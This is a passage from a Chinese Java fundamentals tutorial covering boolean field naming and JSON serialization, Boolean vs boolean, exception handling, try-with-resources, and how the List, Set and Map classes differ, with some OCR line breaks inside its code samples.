Serializable Result With jackson :{"success":true,"hollis":"hollischuang"}
```

在 fastjson 和 jackson 的结果中，原来类中的 isSuccess 字段被序列化成 success，并且其中还包含 hollis 值。而 Gson 中只有 isSuccess 字段。

我们可以得出结论：fastjson 和 jackson 在把对象序列化成 json 字符串的时候，是通过反射遍历出该类中的所有 getter 方法，得到 getHollis 和 isSuccess，然后根据 JavaBeans 规则，他会认为这是两个属性 hollis 和 success 的值。直接序列化成 json:{"hollis":"hollischuang","success":true}。

但是 Gson 并不是这么做的，他是通过反射遍历该类中的所有属性，并把其值序列化成 json:{"isSuccess":true}。

可以看到，由于不同的序列化工具，在进行序列化的时候使用到的策略是不一样的，所以，对于同一个类的同一个对象的序列化结果可能是不同的。

前面提到的关于对 getHollis 的序列化只是为了说明 fastjson、jackson 和 Gson 之间的序列化策略的不同，我们暂且把他放到一边，我们把他从 Model3 中删除后，重新执行下以上代码，得到结果：

```
Serializable Result With fastjson :{"success":true}
Serializable Result With Gson :{"isSuccess":true}
Serializable Result With jackson :{"success":true}
```

现在，不同的序列化框架得到的 json 内容并不相同，如果对于同一个对象，我使用 fastjson 进行序列化，再使用 Gson 反序列化会发生什么？

```
public class BooleanMainTest {
    public static void main(String[] args) throws IOException {
        Model3 model3 = new Model3();
        model3.setSuccess(true);
        Gson gson =new Gson();
        System.out.println(gson.fromJson(JSON.toJSONString(model3),Model3.cla
ss));
    }
}


class Model3 implements Serializable {
    private static final long serialVersionUID = 1836697963736227954L;
    private boolean isSuccess;
    public boolean isSuccess() {
        return isSuccess;
    }
    public void setSuccess(boolean success) {
        isSuccess = success;
    }
    @Override
    public String toString() {
        return new StringJoiner(", ", Model3.class.getSimpleName() + "[", "]")
            .add("isSuccess=" + isSuccess)
            .toString();
    }
    }
```

以上代码，输出结果：

```
Model3[isSuccess=false]
```

这和我们预期的结果完全相反，原因是因为 JSON 框架通过扫描所有的 getter 后发现有一个 isSuccess 方法，然后根据 JavaBeans 的规范，解析出变量名为 success，把 model 对象序列化城字符串后内容为{"success":true}。

根据{"success":true}这个 json 串，Gson 框架在通过解析后，通过反射寻找 Model 类中的 success 属性，但是 Model 类中只有 isSuccess 属性，所以，最终反序列化后的 Model 类的对象中，isSuccess 则会使用默认值 false。

但是，一旦以上代码发生在生产环境，这绝对是一个致命的问题。

所以，作为开发者，我们应该想办法尽量避免这种问题的发生，对于 POJO 的设计者来说，只需要做简单的一件事就可以解决这个问题了，那就是把 isSuccess 改为 success。这样，该类里面的成员变量时 success，getter 方法是 isSuccess，这是完全符合 JavaBeans 规范的。无论哪种序列化框架，执行结果都一样。就从源头避免了这个问题。

引用以下 R 大关于 Java 开发手册这条规定的评价：

> 8. 【强制】POJO 类中布尔类型的变量，都不要加 is，否则部分框架解析会引起序列化错误。
> 反例：定义为基本数据类型 boolean isSuccess；的属性，它的方法也是 isSuccess()，RPC框架在反向解析的时候，“以为”对应的属性名称是 success，导致属性获取不到，进而抛出异常。

虽然也是主观规定，但这是阿里系的Java代码的惨痛的经验教训。对阿里系的代码来说，总之遵循的话可以减少灵异状况的发生，所以放在这个上下文里也是很合理的。
这个可以说是在用规范来规避团队里常用的库的坑。这坑的解决办法可以是修改常用库里的逻辑来尽可能“聪明”地识别情况，也可以靠这样的规范。某种意义上说规范是从上游卡住了问题的发生，比起把下游处理弄复杂要更干净一些吧。

所以，在定义 POJO 中的布尔类型的变量时，不要使用 isSuccess 这种形式，而要直接使用 success！

Boolean 还是 boolean

前面我们介绍完了在 success 和 isSuccess 之间如何选择，那么排除错误答案后，备选项还剩下：

```
boolean success
Boolean success
```

那么，到底应该是用 Boolean 还是 boolean 来给定一个布尔类型的变量呢？

我们知道，boolean 是基本数据类型，而 Boolean 是包装类型。关于基本数据类型和包装类之间的关系和区别请参考一文读懂什么是 Java 中的自动拆装箱。

那么，在定义一个成员变量的时候到底是使用包装类型更好还是使用基本数据类型呢？

我们来看一段简单的代码：

```
/**
 * @author Hollis
 */
public class BooleanMainTest {
    public static void main(String[] args) {
        Model model1 = new Model();
        System.out.println("default model : " + model1);
    }
}

class Model {
    /**
     * 定一个 Boolean 类型的 success 成员变量
     */
    private Boolean success;
    /**
     * 定一个 boolean 类型的 failure 成员变量
     */
    private boolean failure;

    /**
     * 覆盖 toString 方法，使用 Java 8 的 StringJoiner
     */
    @Override
    public String toString() {
        return new StringJoiner(", ", Model.class.getSimpleName() + "[", "]")
            .add("success=" + success)
            .add("failure=" + failure)
            .toString();
    }
    }
```

以上代码输出结果为：

```
default model : Model[success=null, failure=false]
```

可以看到，当我们没有设置 Model 对象的字段的值的时候，Boolean 类型的变量会设置默认值为 null，而 boolean 类型的变量会设置默认值为 false。

即对象的默认值是 null，boolean 基本数据类型的默认值是 false。

在 Java 开发手册中，对于 POJO 中如何选择变量的类型也有着一些规定：

8. 关于基本数据类型与包装数据类型的使用标准如下：

1） 【强制】所有的 POJO 类属性必须使用包装数据类型。

2） 【强制】RPC 方法的返回值和参数必须使用包装数据类型。

3） 【推荐】所有的局部变量使用基本数据类型。

说明：POJO 类属性没有初值是提醒使用者在需要使用时，必须自己显式地进行赋值，任何 NPE 问题，或者入库检查，都由使用者来保证。

正例：数据库的查询结果可能是 null，因为自动拆箱，用基本数据类型接收有 NPE 风险。

反例：比如显示成交总额涨跌情况，即正负 x%，x 为基本数据类型，调用的 RPC 服务，调用不成功时，返回的是默认值，页面显示为 0%，这是不合理的，应该显示成中划线。所以包装数据类型的 null 值，能够表示额外的信息，如：远程调用失败，异常退出。

这里建议我们使用包装类型，原因是什么呢?

举一个扣费的例子，我们做一个扣费系统，扣费时需要从外部的定价系统中读取一个费率的值，我们预期该接口的返回值中会包含一个浮点型的费率字段。当我们取到这个值得时候就使用公式：金额*费率=费用 进行计算，计算结果进行划扣。

如果由于计费系统异常，他可能会返回个默认值，如果这个字段是 Double 类型的话，该默认值为 null，如果该字段是 double 类型的话，该默认值为 0.0。

如果扣费系统对于该费率返回值没做特殊处理的话，拿到 null 值进行计算会直接报错，阻断程序。拿到 0.0 可能就直接进行计算，得出接口为 0 后进行扣费了。这种异常情况就无法被感知。

这种使用包装类型定义变量的方式，通过异常来阻断程序，进而可以被识别到这种线上问题。如果使用基本数据类型的话，系统可能不会报错，进而认为无异常。

以上，就是建议在 POJO 和 RPC 的返回值中使用包装类型的原因。

但是关于这一点，作者之前也有过不同的看法：对于布尔类型的变量，我认为可以和其他类型区分开来，作者并不认为使用 null 进而导致 NPE 是一种最好的实践。因为布尔类型只有 true/false 两种值，我们完全可以和外部调用方约定好当返回值为 false 时的明确语义。

后来，作者单独和《Java 开发手册》、《码出高效》的作者——孤尽 单独 1V1(qing) Battle(jiao)了一下。最终达成共识，还是尽量使用包装类型。

但是，作者还是想强调一个我的观点，尽量避免在你的代码中出现不确定的 null 值。

总结

本文围绕布尔类型的变量定义的类型和命名展开了介绍，最终我们可以得出结论，在定义一个布尔类型的变量，尤其是一个给外部提供的接口返回值时，要使用 success 来命名，Java 开发手册建议使用封装类来定义 POJO 和 RPC 返回值中的变量。但是这不意味着可以随意的使用 null，我们还是要尽量避免出现对 null 的处理的。

异常处理

Error 和 Exception

Exception 和 Error， 二者都是 Java 异常处理的重要子类， 各自都包含大量子类。均继承自 Throwable 类。

Error 表示系统级的错误， 是 java 运行环境内部错误或者硬件问题， 不能指望程序来处理这样的问题， 除了退出运行外别无选择， 它是 Java 虚拟机抛出的。

Exception 表示程序需要捕捉、 需要处理的常， 是由与程序设计的不完善而出现的问题， 程序必须处理的问题。

异常类型

Java 中的异常， 主要可以分为两大类， 即受检异常（checked exception）和非受检异常（ unchecked exception）。

受检异常

对于受检异常来说， 如果一个方法在声明的过程中证明了其要有受检异常抛出：

```
public void test() throw new Exception{ }
```

那么，当我们在程序中调用他的时候， 一定要对该异常进行处理（ 捕获或者向上抛出），否则是无法编译通过的。 这是一种强制规范。

这种异常在 IO 操作中比较多。 比如 FileNotFoundException ， 当我们使用IO 流处理一个文件的时候， 有一种特殊情况， 就是文件不存在， 所以， 在文件处理的接又定义时他会显示抛出 FileNotFoundException， 目的就是告诉这个方法的调用者，我这个方法不保证一定可以成功， 是有可能找不到对应的文件 的，你要明确的对这种情况做特殊处理哦。

所以说， 当我们希望我们的方法调用者， 明确的处理一些特殊情况的时候， 就应该使用受检异常。

非受检异常

对于非受检异常来说， 一般是运行时异常， 继承自RuntimeException。 在编写代码的时候， 不需要显示的捕获，但是如果不捕获， 在运行期如果发生异常就会中断程序的执行。

这种异常一般可以理解为是代码原因导致的。 比如发生空指针、 数组越界等。 所以，只要代码写的没问题， 这些异常都是可以避免的。 也就不需要我们显示的进行处理。

试想一下， 如果你要对所有可能发生空指针的地方做异常处理的话， 那相当于你的所有代码都需要做这件事。

异常相关关键字

throws、 throw、 try、 catch、 finally;

try用来指定一块预防所有异常的程序;

catch子句紧跟在 try 块后面， 用来指定你想要捕获的异常的类型;

finally 为确保一段代码不管发生什么异常状况都要被执行;

throw 语句用来明确地抛出一个异常;

throws用来声明一个方法可能抛出的各种异常;

正确处理异常

异常的处理方式有两种。 1、 自己处理。 2、 向上抛，交给调用者处理。

异常，千万不能捕获了之后什么也不做。或者只是使用e.printStacktrace。

具体的处理方式的选择其实原则比较简明：自己明确的知道如何处理的，就要处理掉。不知道如何处理的，就交给调用者处理。

自定义异常

自定义异常就是开发人员自己定义的异常，一般通过继承 Exception 的子类的方式实现。

编写自定义异常类实际上是继承一个 API 标准异常类，用新定义的异常处理信息覆盖原有信息的过程。

这种用法在 Web 开发中也比较常见，一般可以用来自定义业务异常。如余额不足、重复提交等。这种自定义异常有业务含义，更容易让上层理解和处理

异常链

“异常链”是 Java 中非常流行的异常处理概念， 是指在进行一个异常处理时抛出了另外一个异常， 由此产生了一个异常链条。

该技术大多用于将“ 受检查异常” （ checked exception ） 封装成为“非受检查异常”（ unchecked exception)或者 RuntimeException。

顺便说一下，如果因为因为异常你决定抛出一个新的异常，你一定要包含原有的异常，这样， 处理程序才可以通过 getCause()和 initCause()方法来访问异常最终的根源。

从 Java 1.4 版本开始，几乎所有的异常都支持异常链。

以下是 Throwable 中支持异常链的方法和构造函数。

```
Throwable getCause()
Throwable initCause(Throwable)
Throwable(String, Throwable)
Throwable(Throwable)
```

initCause 和 Throwable 构造函数的 Throwable 参数是导致当前异常的异常。getCause 返回导致当前异常的异常，initCause 设置当前异常的原因。

以下示例显示如何使用异常链。

```
try  {
} catch (IOException e) {
    throw new SampleException("Other IOException", e);
    }
```

在此示例中，当捕获到 IOException 时，将创建一个新的 SampleException 异常，并附加原始的异常原因，并将异常链抛出到下一个更高级别的异常处理程序。

try-with-resources

Java 里，对于文件操作 IO 流、数据库连接等开销非常昂贵的资源，用完之后必须及时通过 close 方法将其关闭，否则资源会一直处于打开状态，可能会导致内存泄露等问题。

关闭资源的常用方式就是在 finally 块里是释放，即调用 close 方法。比如，我们经常会写这样的代码：

```
public static void main(String[] args) {
    BufferedReader br = null;
    try {
        String line;
        br = new BufferedReader(new FileReader("d:\\hollischuang.xml"));
        while ((line = br.readLine()) != null) {
            System.out.println(line);
        }
    } catch (IOException e) {
        // handle exception
    } finally {
        try {
            if (br != null) {
                br.close();
            }
        } catch (IOException ex) {
            // handle exception
        }
    }
    }
```

从 Java 7 开始，jdk 提供了一种更好的方式关闭资源，使用 try-with-resources 语句，改写一下上面的代码，效果如下：

```
public static void main(String... args) {
   try (BufferedReader br = new BufferedReader(new FileReader("d:\\ hollischu
ang.xml"))) {
       String line;
       while ((line = br.readLine()) != null) {
           System.out.println(line);
       }
   } catch (IOException e) {
       // handle exception
   }
   }
```

看，这简直是一大福音啊，虽然我之前一般使用 IOUtils 去关闭流，并不会使用在 finally 中写很多代码的方式，但是这种新的语法糖看上去好像优雅很多呢。看下他的背后：

```
public static transient void main(String args[])
   {
       BufferedReader br;
       Throwable throwable;
       br = new BufferedReader(new FileReader("d:\\ hollischuang.xml"));
       throwable = null;
       String line;
       try
       {
           while((line = br.readLine()) != null)
               System.out.println(line);
       }
       catch(Throwable throwable2)
       {
           throwable = throwable2;
           throw throwable2;
       }
       if(br != null)
           if(throwable != null)
               try
               {
                   br.close();
               }
               catch(Throwable throwable1)
               {
                   throwable.addSuppressed(throwable1);
               }
           else
               br.close();
           break MISSING_BLOCK_LABEL_113;
           Exception exception;
           exception;
           if(br != null)
               if(throwable != null)
                   Try
                    {
                       br.close();
```

```
                }
                catch(Throwable throwable3)
                  {
                    throwable.addSuppressed(throwable3);
                }
            else
                br.close();
        throw exception;
        IOException ioexception;
        ioexception;
    }
```

其实背后的原理也很简单，那些我们没有做的关闭资源的操作，编译器都帮我们做了。所以，再次印证了，语法糖的作用就是方便程序员的使用，但最终还是要转成编译器认识的语言。

finally 和 return 的执行顺序

try() 里面有一个 return 语句， 那么后面的 finally{}里面的 code 会不会被执行， 什么时候执行， 是在 return 前还是 return 后?

如果 try 中有 return 语句， 那么 finally 中的代码还是会执行。因为 return 表示的是要整个方法体返回， 所以，finally 中的语句会在 return 之前执行。

但是 return 前执行的 finally 块内，对数据的修改效果对于引用类型和值类型会不同:

```
//测试 修改值类型
static int f() {
    int ret = 0;
    try {
        return ret;  // 返回 0，finally 内的修改效果不起作用
    } finally {
        ret++;
        System.out.println("finally 执行");
    }
}
// 测试 修改引用类型
static int[] f2(){
    int[] ret = new int[]{0};
    try {
        return ret;  // 返回 [1]，finally 内的修改效果起了作用
    } finally {
        ret[0]++;
        System.out.println("finally 执行");
    }}
```

集合类

Collection 和 Collections 区别

Collection 是一个集合接口。 它提供了对集合对象进行基本操作的通用接口方法。Collection 接口在 Java 类库中有很多具体的实现。是 list，set 等的父接口。

Collections 是一个包装类。 它包含有各种有关集合操作的静态多态方法。此类不能实例化，就像一个工具类，服务于 Java 的 Collection 框架。

日常开发中，不仅要了解 Java 中的 Collection 及其子类的用法，还要了解 Collections 用法。可以提升很多处理集合类的效率。

Set 和 List 区别?

List，Set 都是继承自 Collection 接口。都是用来存储一组相同类型的元素的。

List 特点：元素有放入顺序，元素可重复 。

有顺序，即先放入的元素排在前面。

Set 特点：元素无放入顺序，元素不可重复。

无顺序，即先放入的元素不一定排在前面。 不可重复，即相同元素在 set 中只会保留一份。所以，有些场景下，set 可以用来去重。 不过需要注意的是，set 在元素插入时是要有一定的方法来判断元素是否重复的。这个方法很重要，决定了 set 中可以保存哪些元素。

ArrayList 和 LinkedList 和 Vector 的区别

List 主要有 ArrayList、LinkedList 与 Vector 几种实现。

这三者都实现了 List 接口，使用方式也很相似,主要区别在于因为实现方式的不同,所以对不同的操作具有不同的效率。

ArrayList 是一个可改变大小的数组.当更多的元素加入到 ArrayList 中时,其大小将会动态地增长.内部的元素可以直接通过 get 与 set 方法进行访问,因为 ArrayList 本质上就是一个数组。

LinkedList 是一个双链表,在添加和删除元素时具有比 ArrayList 更好的性能.但在 get 与 set 方面弱于 ArrayList。

当然,这些对比都是指数据量很大或者操作很频繁的情况下的对比,如果数据和运算量很小,那么对比将失去意义。

Vector 和 ArrayList 类似,但属于强同步类。如果你的程序本身是线程安全的(thread-safe,没有在多个线程之间共享同一个集合/对象),那么使用 ArrayList 是更好的选择。

Vector 和 ArrayList 在更多元素添加进来时会请求更大的空间。Vector 每次请求其大小的双倍空间，而 ArrayList 每次对 size 增长 50%。

而 LinkedList 还实现了 Queue 接口,该接口比 List 提供了更多的方法,包括 offer(),peek(),poll()等。

注意: 默认情况下 ArrayList 的初始容量非常小,所以如果可以预估数据量的话,分配一个较大的初始值属于最佳实践,这样可以减少调整大小的开销。

ArrayList 使用了 transient 关键字进行存储优化，而 Vector 没有，为什么?

ArrayList 使用了 transient 关键字进行存储优化，而 Vector 没有这样做，为什么?

ArrayList

```
/**
    * Save the state of the <tt>ArrayList</tt> instance to a stream (that
    * is, serialize it).
    *
    * @serialData The length of the array backing the <tt>ArrayList</tt>
    *             instance is emitted (int), followed by all of its elements
    *             (each an <tt>Object</tt>) in the proper order.
```

```
     */
    private void writeObject(java.io.ObjectOutputStream s)
        throws java.io.IOException{
        // Write out element count, and any hidden stuff
        int expectedModCount = modCount;
        s.defaultWriteObject();

        // Write out array length
        s.writeInt(elementData.length);

        // Write out all elements in the proper order.
        for (int i=0; i<size; i++)
            s.writeObject(elementData[i]);

        if (modCount != expectedModCount) {
            throw new ConcurrentModificationException();
        }
}
```

ArrayList 实现了 writeObject 方法，可以看到只保存了非 null 的数组位置上的数据。即 list 的 size 个数的 elementData。需要额外注意的一点是，ArrayList 的实现，提供了 fast-fail 机制，可以提供弱一致性。

Vector

```
/**
     * Save the state of the {@code Vector} instance to a stream (that
     * is, serialize it).
     * This method performs synchronization to ensure the consistency
     * of the serialized data.
     */
    private void writeObject(java.io.ObjectOutputStream s)
            throws java.io.IOException {
        final java.io.ObjectOutputStream.PutField fields = s.putFields();
        final Object[] data;
        synchronized (this) {
            fields.put("capacityIncrement", capacityIncrement);
            fields.put("elementCount", elementCount);
            data = elementData.clone();
        }
        fields.put("elementData", data);
        s.writeFields();
 }
```

Vector 也实现了 writeObject 方法，但方法并没有像 ArrayList 一样进行优化存储，实现语句是：

```
data = elementData.clone();
```

clone()的时候会把 null 值也拷贝。所以保存相同内容的 Vector 与 ArrayList，Vector 的占用的字节比 ArrayList 要多。

可以测试一下，序列化存储相同内容的 Vector 与 ArrayList，分别到一个文本文件中去。* Vector 需要 243 字节* ArrayList 需要 135 字节 分析：

ArrayList 是非同步实现的一个单线程下较为高效的数据结构（相比 Vector 来说）。ArrayList 只通过一个修改记录字段提供弱一致性，主要用在迭代器里。没有同步方法。即上面提到的 Fast-fail 机制.ArrayList 的存储结构定义为 transient，重写 writeObject 来实现自定义的序列化，优化了存储。

Vector 是多线程环境下更为可靠的数据结构，所有方法都实现了同步。

区别

同步处理：Vector 同步，ArrayList 非同步 Vector 缺省情况下增长原来一倍的数组长度，ArrayList 是 0.5 倍. ArrayList: int newCapacity = oldCapacity + (oldCapacity >> 1); ArrayList 自动扩大容量为原来的 1.5 倍（实现的时候，方法会传入一个期望的最小容量，若扩容后容量仍然小于最小容量，那么容量就为传入的最小容量。扩容的时候使用的 Arrays.copyOf 方法最终调用 native 方法进行新数组创建和数据拷贝）。

Vector: int newCapacity = oldCapacity + ((capacityIncrement > 0) ? capacityIncrement : oldCapacity);

Vector 指定了 initialCapacity，capacityIncrement 来初始化的时候，每次增长 capacityIncrement

SynchronizedList 和 Vector 的区别

Vector 是 java.util 包中的一个类。SynchronizedList 是 java.util.Collections 中的一个静态内部类。

在多线程的场景中可以直接使用 Vector 类，也可以使 Collections.synchronizedList(List list)方法来返回一个线程安全的 List。

那么，到底 SynchronizedList 和 Vector 有没有区别，为什么 java api 要提供这两种线程安全的 List 的实现方式呢?

首先，我们知道 Vector 和 Arraylist 都是 List 的子类，他们底层的实现都是一样的。所以这里比较如下两个 list1 和 list2 的区别:

```
List<String> list = new ArrayList<String>();
List list2 =  Collections.synchronizedList(list);
Vector<String> list1 = new Vector<String>();
```

一、比较几个重要的方法。

add 方法

Vector 的实现:

```
public void add(int index, E element) {
    insertElementAt(element, index);
}

public synchronized void insertElementAt(E obj, int index) {
    modCount++;
    if (index > elementCount) {
        throw new ArrayIndexOutOfBoundsException(index
                                                 + " > " + elementCount);
    }
    ensureCapacityHelper(elementCount + 1);
    System.arraycopy(elementData, index, elementData, index + 1, elementCount
- index);
    elementData[index] = obj;
    elementCount++;
}

private void ensureCapacityHelper(int minCapacity) {
    // overflow-conscious code
    if (minCapacity - elementData.length > 0)
        grow(minCapacity);
}
```

synchronizedList 的实现:

```
public void add(int index, E element) {
   synchronized (mutex) {
      list.add(index, element);
   }
}
```

这里，使用同步代码块的方式调用 ArrayList 的 add()方法。ArrayList 的 add 方法内容如下：

```
public void add(int index, E element) {
    rangeCheckForAdd(index);
    ensureCapacityInternal(size + 1);  // Increments modCount!!
    System.arraycopy(elementData, index, elementData, index + 1,
                     size - index);
    elementData[index] = element;
    size++;
}
private void rangeCheckForAdd(int index) {
    if (index > size || index < 0)
        throw new IndexOutOfBoundsException(outOfBoundsMsg(index));
}
private void ensureCapacityInternal(int minCapacity) {
    if (elementData == DEFAULTCAPACITY_EMPTY_ELEMENTDATA) {
        minCapacity = Math.max(DEFAULT_CAPACITY, minCapacity);
    }
    ensureExplicitCapacity(minCapacity);
    }
```

从上面两段代码中发现有两处不同：1.Vector 使用同步方法实现，synchronizedList 使用同步代码块实现。 2.两者的扩充数组容量方式不一样（两者的 add 方法在扩容方面的差别也就是 ArrayList 和 Vector 的差别。）

remove 方法

synchronizedList 的实现：

```
public E remove(int index) {
    synchronized (mutex) {return list.remove(index);}
    }
```

ArrayList 类的 remove 方法内容如下：

```
public E remove(int index) {
    rangeCheck(index);

    modCount++;
    E oldValue = elementData(index);

    int numMoved = size - index - 1;
    if (numMoved > 0)
        System.arraycopy(elementData, index+1, elementData, index,
                         numMoved);
    elementData[--size] = null; // clear to let GC do its work

    return oldValue;
    }
```

Vector 的实现：

```
public synchronized E remove(int index){
        modCount++;
        if (index >= elementCount)
            throw new ArrayIndexOutOfBoundsException(index);
        E oldValue = elementData(index);

        int numMoved = elementCount - index - 1;
        if (numMoved > 0)
            System.arraycopy(elementData, index+1, elementData, index,
                             numMoved);
        elementData[--elementCount] = null; // Let gc do its work
}
```

从 remove 方法中我们发现除了一个使用同步方法，一个使用同步代码块之外几乎无任何区别。

通过比较其他方法，我们发现，SynchronizedList 里面实现的方法几乎都是使用同步代码块包上 List 的方法。如果该 List 是 ArrayList,那么，SynchronizedList 和 Vector 的一个比较明显区别就是一个使用了同步代码块，一个使用了同步方法。

二、区别分析

数据增长区别

从内部实现机制来讲 ArrayList 和 Vector 都是使用数组(Array)来控制集合中的对象。当你向这两种类型中增加元素的时候，如果元素的数目超出了内部数组目前的长度它们都需要扩展内部数组的长度，Vector 缺省情况下自动增长原来一倍的数组长度，ArrayList 是原来的 50%,所以最后你获得的这个集合所占的空间总是比你实际需要的要大。所以如果你要在集合中保存大量的数据那么使用 Vector 有一些优势，因为你可以通过设置集合的初始化大小来避免不必要的资源开销。

同步代码块和同步方法的区别

1. 同步代码块在锁定的范围上可能比同步方法要小，一般来说锁的范围大小和性能是成反比的。

2. 同步块可以更加精确的控制锁的作用域(锁的作用域就是从锁被获取到其被释放的时间)，同步方法的锁的作用域就是整个方法。

3.静态代码块可以选择对哪个对象加锁，但是静态方法只能给 this 对象加锁。

因为 SynchronizedList 只是使用同步代码块包裹了 ArrayList 的方法，而 ArrayList 和 Vector 中同名方法的方法体内容并无太大差异，所以在锁定范围和锁的作用域上两者并无却别。 在锁定的对象区别上，SynchronizedList 的同步代码块锁定的是 mutex 对象，Vector 锁定的是 this 对象。那么 mutex 对象又是什么呢? 其实 SynchronizedList 有一个构造函数可以传入一个 Object,如果在调用的时候显示的传入一个对象，那么锁定的就是用户传入的对象。如果没有指定，那么锁定的也是 this 对象。

所以，SynchronizedList 和 Vector 的区别目前为止有两点： 1.如果使用 add 方法，那么他们的扩容机制不一样。 2.SynchronizedList 可以指定锁定的对象。

但是，凡事都有但是。 SynchronizedList 中实现的类并没有都使用 synchronized 同步代码块。其中有 listIterator 和 listIterator(int index)并没有做同步处理。但是 Vector 却对该方法加了方法锁。 所以说，在使用 SynchronizedList 进行遍历的时候要手动加锁。

但是，但是之后还有但是。

之前的比较都是基于我们将 ArrayList 转成 SynchronizedList。那么如果我们想把 LinkedList 变成线程安全的，或者说我想要方便在中间插入和删除的同步的链表，那么我可以将已有的 LinkedList 直接转成 SynchronizedList，而不用改变他的底层数据结构。而

这一点是 Vector 无法做到的，因为他的底层结构就是使用数组实现的，这个是无法更改的。

所以，最后，SynchronizedList 和 Vector 最主要的区别： 1.SynchronizedList 有很好的扩展和兼容功能。他可以将所有的 List 的子类转成线程安全的类。 2.使用 SynchronizedList 的时候，进行遍历时要手动进行同步处理。3.SynchronizedList 可以指定锁定的对象。

Set 如何保证元素不重复?

在 Java 的 Set 体系中，根据实现方式不同主要分为两大类。HashSet 和 TreeSet。

1、TreeSet 是二叉树实现的,Treeset 中的数据是自动排好序的，不允许放入 null 值
2、HashSet 是哈希表实现的,HashSet 中的数据是无序的，可以放入 null，但只能放入一个 null，两者中的值都不能重复，就如数据库中唯一约束。

在 HashSet 中，基本的操作都是有 HashMap 底层实现的，因为 HashSet 底层是用 HashMap 存储数据的。当向 HashSet 中添加元素的时候，首先计算元素的 hashcode 值，然后通过扰动计算和按位与的方式计算出这个元素的存储位置，如果这个位置位空，就将元素添加进去；如果不为空，则用 equals 方法比较元素是否相等，相等就不添加，否则找一个空位添加。

TreeSet 的底层是 TreeMap 的 keySet()，而 TreeMap 是基于红黑树实现的，红黑树是一种平衡二叉查找树，它能保证任何一个节点的左右子树的高度差不会超过较矮的那棵的一倍。

TreeMap 是按 key 排序的，元素在插入 TreeSet 时 compareTo()方法要被调用，所以 TreeSet 中的元素要实现 Comparable 接口。TreeSet 作为一种 Set，它不允许出现重复元素。TreeSet 是用 compareTo()来判断重复元素的。

HashMap、HashTable、ConcurrentHashMap 区别

HashMap 和 HashTable 有何不同?

线程安全：HashTable 中的方法是同步的，而 HashMap 中的方法在默认情况下是非同步的。在多线程并发的环境下，可以直接使用 HashTable，但是要使用 HashMap 的话就要自己增加同步处理了。

继承关系： HashTable 是基于陈旧的 Dictionary 类继承来的。 HashMap 继承的抽象类 AbstractMap 实现了 Map 接口。

允不允许 null 值： HashTable 中，key 和 value 都不允许出现 null 值，否则会抛出 NullPointerException 异常。 HashMap 中，null 可以作为键，这样的键只有一个；可以有一个或多个键所对应的值为 null。

默认初始容量和扩容机制： HashTable 中的 hash 数组初始大小是 11，增加的方式是 old*2+1。HashMap 中 hash 数组的默认大小是 16，而且一定是 2 的指数。原因参考全网把 Map 中的 hash()分析的最透彻的文章，别无二家。-HollisChuang's Blog。

哈希值的使用不同 ： HashTable 直接使用对象的 hashCode。 HashMap 重新计算 hash 值。

遍历方式的内部实现上不同 ： Hashtable、HashMap 都使用了 Iterator。而由于历史原因，Hashtable 还使用了 Enumeration 的方式 。 HashMap 实现 Iterator，支持 fast-fail，Hashtable 的 Iterator 遍历支持 fast-fail，用 Enumeration 不支持 fast-fail。

HashMap 和 ConcurrentHashMap 的区别?

ConcurrentHashMap 和 HashMap 的实现方式不一样，虽然都是使用桶数组实现的，但是还是有区别，ConcurrentHashMap 对桶数组进行了分段，而 HashMap 并没有。

ConcurrentHashMap 在每一个分段上都用锁进行了保护。HashMap 没有锁机制。所以，前者线程安全的，后者不是线程安全的。


PS：以上区别基于 jdk1.8 以前的版本。

HashMap 的容量、扩容

很多人在通过阅读源码的方式学习 Java，这是个很好的方式。而 JDK 的源码自然是首选。在 JDK 的众多类中，我觉得 HashMap 及其相关的类是设计的比较好的。很多人读过 HashMap 的代码，不知道你们有没有和我一样，觉得 HashMap 中关于容量相关的参数定义的太多了，傻傻分不清楚。

其实，这篇文章介绍的内容比较简单，只要认真的看看 HashMap 的原理还是可以理解的，单独写一篇文章的原因是因为我后面还有几篇关于 HashMap 源码分析的文章，这些概念不熟悉的话阅读后面的文章会很吃力。

先来看一下，HashMap 中都定义了哪些成员变量。



上面是一张 HashMap 中主要的成员变量的图，其中有一个是我们本文主要关注的：size、loadFactor、threshold、DEFAULT_LOAD_FACTOR 和 DEFAULT_INITIAL_CAPACITY。

我们先来简单解释一下这些参数的含义，然后再分析他们的作用。

HashMap 类中有以下主要成员变量：

- transient int size
  - 记录了 Map 中 KV 对的个数
- loadFactor
  - 装载因子，用来衡量 HashMap 满的程度。loadFactor 的默认值为 0.75f（`static final float DEFAULT_LOAD_FACTOR = 0.75f;`）。
- int threshold
  - 临界值，当实际 KV 个数超过 threshold 时，HashMap 会将容量扩容，threshold = 容量*装载因子
- 除了以上这些重要成员变量外，HashMap 中还有一个和他们紧密相关的概念：capacity
  - 容量，如果不指定，默认容量是 16(`static final int DEFAULT_INITIAL_CAPACITY = 1 << 4;`)

可能看完了你还是有点蒙，size 和 capacity 之间有啥关系？为啥要定义这两个变量。loadFactor 和 threshold 又是干啥的？

size 和 capacity

